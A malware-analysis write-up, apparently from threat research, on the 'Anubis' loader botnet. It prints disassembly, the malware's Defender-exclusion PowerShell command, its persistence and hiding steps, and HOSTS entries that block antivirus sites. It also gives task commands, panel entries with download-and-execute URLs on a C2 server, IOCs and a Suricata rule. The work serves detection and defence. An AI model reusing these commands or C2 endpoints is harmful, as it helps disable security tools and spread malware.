
```
loc_667EA8:
nop
mov     cs:main_isAdmin, 1
jmp     short loc_667E9E
```

Next it takes a screenshot:



```
mov     dword ptr [rsp+58h+var_58], 0
lea     rbx, CheckIfAdmin_724DC0
mov     [rsp+58h+var_50], rbx
call    runtime_newproc
mov     byte ptr [rsp+58h+var_58], 0
call    main_captureScreen
mov     rax, [rsp+58h+var_48]
mov     rcx, [rsp+58h+var_50]
mov     rdx, [rsp+58h+var_40]
```

And then proceeds to install itself:



```
imul    rax, 3B9ACA00h
and     rcx, 3FFFFFFFh
movsxd  rcx, ecx
add     rax, rcx
mov     rcx, 0A1B203EB3D1A0000h
add     rax, rcx
mov     [rsp+440h+var_438], rax
call    math_rand___Rand__Seed
lea     rax, unk_719E50
mov     [rsp+440h+var_440], rax
mov     [rsp+440h+var_438], 33h
call    main_deobfuscate
mov     rax, [rsp+440h+var_428]
mov     [rsp+440h+var_390], rax
mov     rcx, [rsp+440h+var_430]
mov     [rsp+440h+var_120], rcx
call    main_UserHomeDir
mov     rax, [rsp+440h+var_438]
mov     [rsp+440h+var_398], rax
mov     rcx, [rsp+440h+var_440]
mov     [rsp+440h+var_128], rcx
lea     rdx, aH2iIpivmsnssUp+0A72h ; "BqqEbubBrailleCONNECTChanDirCookie2Copy"...
mov     [rsp+440h+var_440], rdx
mov     [rsp+440h+var_438], 7
call    main_deobfuscate
mov     rax, [rsp+440h+var_428]
```

Some of the strings are obfuscated but the deobfuscation is simply subtracting one from every character:

```
def deobf(a):  b = bytearray(a)  for i in range(len(b)):    b[i] -=1  return b
```

So now we can easily map out the install process steps, the malware leverages powershell to setup some exclusion paths:

```
powershell -Command Add-MpPreference -ExclusionPathon:  AppData\Local\Temp
AppData\Local\Microsoft
```

Sets a runkey in Software\\Microsoft\\Windows\\CurrentVersion\\Run and the registry name and install name will be randomly generated from a hardcoded list of possibilities, install names:

```
svchostcsrssrundll32winlogonsmsstaskhostunsecappAdobeARMwinsysjuschedBCUwscntfyconhost
```


For the registry names:

```
Trion SoftworksMystic EntertainmentMicrosoft PartnersClient-Server Runtime
SubsystemNetworking Service
```

After then moving itself to the proper location it will use ‘attrib’ to set itself as a system file and hidden:

```
attrib +S +H
```

Along with altering the HOSTS file: (edited for brevity)




```
127.0.0.1 localhost
127.0.0.1 rads.mcafee.com
127.0.0.1 threatexpert.com
127.0.0.1 virusscan.jotti.org
127.0.0.1 scanner.novirusthanks.org
127.0.0.1 virscan.org
127.0.0.1 symantec.com
127.0.0.1 update.symantec.com
127.0.0.1 customer.symantec.com
127.0.0.1 mcafee.com
127.0.0.1 us.mcafee.com
127.0.0.1 mast.mcafee.com
127.0.0.1 dispatch.mcafee.com
127.0.0.1 download.mcafee.com
127.0.0.1 sophos.com
127.0.0.1 symantecliveupdate.com
127.0.0.1 liveupdate.symantecliveupdate.com
127.0.0.1 securityresponse.symantec.com
127.0.0.1 viruslist.com
127.0.0.1 f-secure.com
127.0.0.1 kaspersky.com
127.0.0.1 kaspersky-labs.com
127.0.0.1 avp.com
```

And flushing the DNS cache:

```
ipconfig //flushdns
```

After installation the bot will connect to the C2 either over HTTP or TCP and register itself by sending various information back to the C2 via TCP:

```
md5(cmd /c whoami) + “->Reg->[“ + Datetime + ”]->” + <cmd /c whoami> + “->” + <wmic
cpu get name> + “->” + <wmic path win32_VideoController get name> + “->” + <cmd /C
ver> + “->” +Bot Build + <isAdmin()>
```




```
sub     rsp, 1F0h
mov     [rsp+1F0h+var_8], rbp
lea     rbp, [rsp+1F0h+var_8]
call    main_getWhoami
call    main_GetMD5Hash
mov     rax, [rsp+1F0h+var_1D8]
mov     [rsp+1F0h+var_1A8], rax
mov     rcx, [rsp+1F0h+var_1E0]
mov     [rsp+1F0h+var_140], rcx
call    time_Now
lea     rax, aButMemorySizeB+48h ; "
mov     [rsp+1F0h+var_1D8], rax
mov     [rsp+1F0h+var_1D0], 12h
call    time_Time_Format
mov     rax, [rsp+1F0h+var_1C0]
mov     [rsp+1F0h+var_188], rax
mov     rcx, [rsp+1F0h+var_1C8]
mov     [rsp+1F0h+var_120], rcx
call    main_getWhoami
mov     rax, [rsp+1F0h+var_1E8]
mov     [rsp+1F0h+var_190], rax
mov     rcx, [rsp+1F0h+var_1F0]
mov     [rsp+1F0h+var_128], rcx
call    main_getCPU
mov     rax, [rsp+1F0h+var_1E8]
mov     [rsp+1F0h+var_198], rax
mov     rcx, [rsp+1F0h+var_1F0]
mov     [rsp+1F0h+var_130], rcx
call    main_getGPU
mov     rax, [rsp+1F0h+var_1E8]
mov     [rsp+1F0h+var_1A0], rax
mov     rcx, [rsp+1F0h+var_1F0]
mov     [rsp+1F0h+var_138], rcx
call    main_getOS
mov     rax, [rsp+1F0h+var_1E8]
mov     rcx, [rsp+1F0h+var_1F0]
cmp     cs:main_isAdmin, 0
jz      loc_668A1F
```

Bot registration

For HTTP traffic an example can be seen below, the data sent to the server is obfuscated by adding two to every byte:

```
POST /callback HTTP/1.1Host: redacted.x.x.xUser-Agent: Go-http-client/1.1Content-
Length: 57Content-Type: application/x-www-form-urlencodedAccept-Encoding:
gzipcallback=HktgYcnn%22Cffgf%22%2F%22lwuejgf&reginfo=WugtMKV
```

After registration, the bot will check for tasks to perform:



```
mov     rdx, [rax+8]
mov     rbx, [rax]
cmp     rdx, 0Ah
jnz     short loc_668266
```

```
mov     rsi, 'hSneercS'
cmp     [rbx], rsi
jnz     short loc_668266
```

```
cmp     word ptr [rbx+8], 'to'
jz      loc_6684D8
```

```
loc_668266:
cmp     rdx, 5
jnz     short loc_668286
```

```
rd ptr [rbx], 'LEHS'
_6684CF
```


Task parsing

ScreenShot	Send a screenshot back to the C2
SHELL	Perform a shell command and send the output back
WHERE	Send back it’s first argument or name it is executing as
UPLOAD	Download and execute a file

Task Commands

Panel

The panel refers to itself as ‘ANUBIS PANEL’ and contains roughly 20K bots. The bots appeared to be leveraged for crypto mining and distributing other malware.



Online Bot's - Connect Of Day: 834 - Admin: 2210
211

All Bot's
20477


Tasks
1

Active Command's


#	COMMAND	LIMIT	SEND	ACCEPT	GEO	DATA	STATUS
21260646	UPLOAD http://185.112.83.96:20001/bot/cache/21260646.exe	75	75	0	MIX	2022-02-02 19:13:41	Pause
11327525	UPLOAD http://185.112.83.96:20001/bot/cache/11327525.exe	450	39	0	MIX	2022-02-02 19:44:58	Pause
32677277	UPLOAD http://185.112.83.96:20001/bot/cache/32677277.exe	202	90	0	Crypto	2022-02-02 23:55:02	Pause
62112220	UPLOAD http://185.112.83.96:20001/bot/cache/62112220.exe	750	11	0	MIX	2022-02-02 23:59:34	Pause
10021521	UPLOAD http://185.112.83.96:20001/bot/cache/10021521.exe	150	93	0	Mining	2022-02-03 19:56:02	Pause
25812049	UPLOAD http://185.112.83.96:20001/bot/cache/25812049.exe	1500	488	0	MIX	2022-02-04 02:12:28	Pause

PPI stats


By country:



Country map for installs:



Install stat slice from January:



The stats clearly show Anubis operators have been delivering thousands of installs each week. In the case of Anubis, more than 500 unique binaries were distributed. The delivered tasks from Anubis also appear to similarly overlap with those of PrivateLoader.

Over a period of 12 days, more than 11 GB of stealer logs were collected. While cracked software is often overlooked in the world of CyberCrime, it is clearly underestimated as a tactic.

IOCs

```
Privacy-tools-for-you-777[.]com2.56.59[.]42212.193.30[.]29212.193.30[.]45privacy-
tools-for-you-782[.]comfile-coin-host-12[.]comhost-file-file0[.]comprivacy-tools-for-
you-781[.]comcoin-file-file-19[.]comcoin-coin-file-9[.]comfile-file-host8[.]comdata-
host-coin-8[.]comfile-file-host4[.]comhost-data-coin-11[.]comAnubis
Loader:84b33d3b0c1e396758f9591e797f5b0029be3f6a752dc2bec2dc20a85d68addab7e657155c23d71
```

TCP traffic suricata rule:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any ( msg:"Anubis Registration";
content:"|54 67 69 2f 40|"; within:50;
content:"|4f6b65747175716876225966b7066717975225d586774756b7170|"; classtype:trojan-
activity; sid:9000001; rev:1;)
```

References

1: https://intel471.com/blog/privateloader-malware

2: https://www.fortinet.com/blog/threat-research/omicron-variant-lure-used-to-distribute-redline-stealer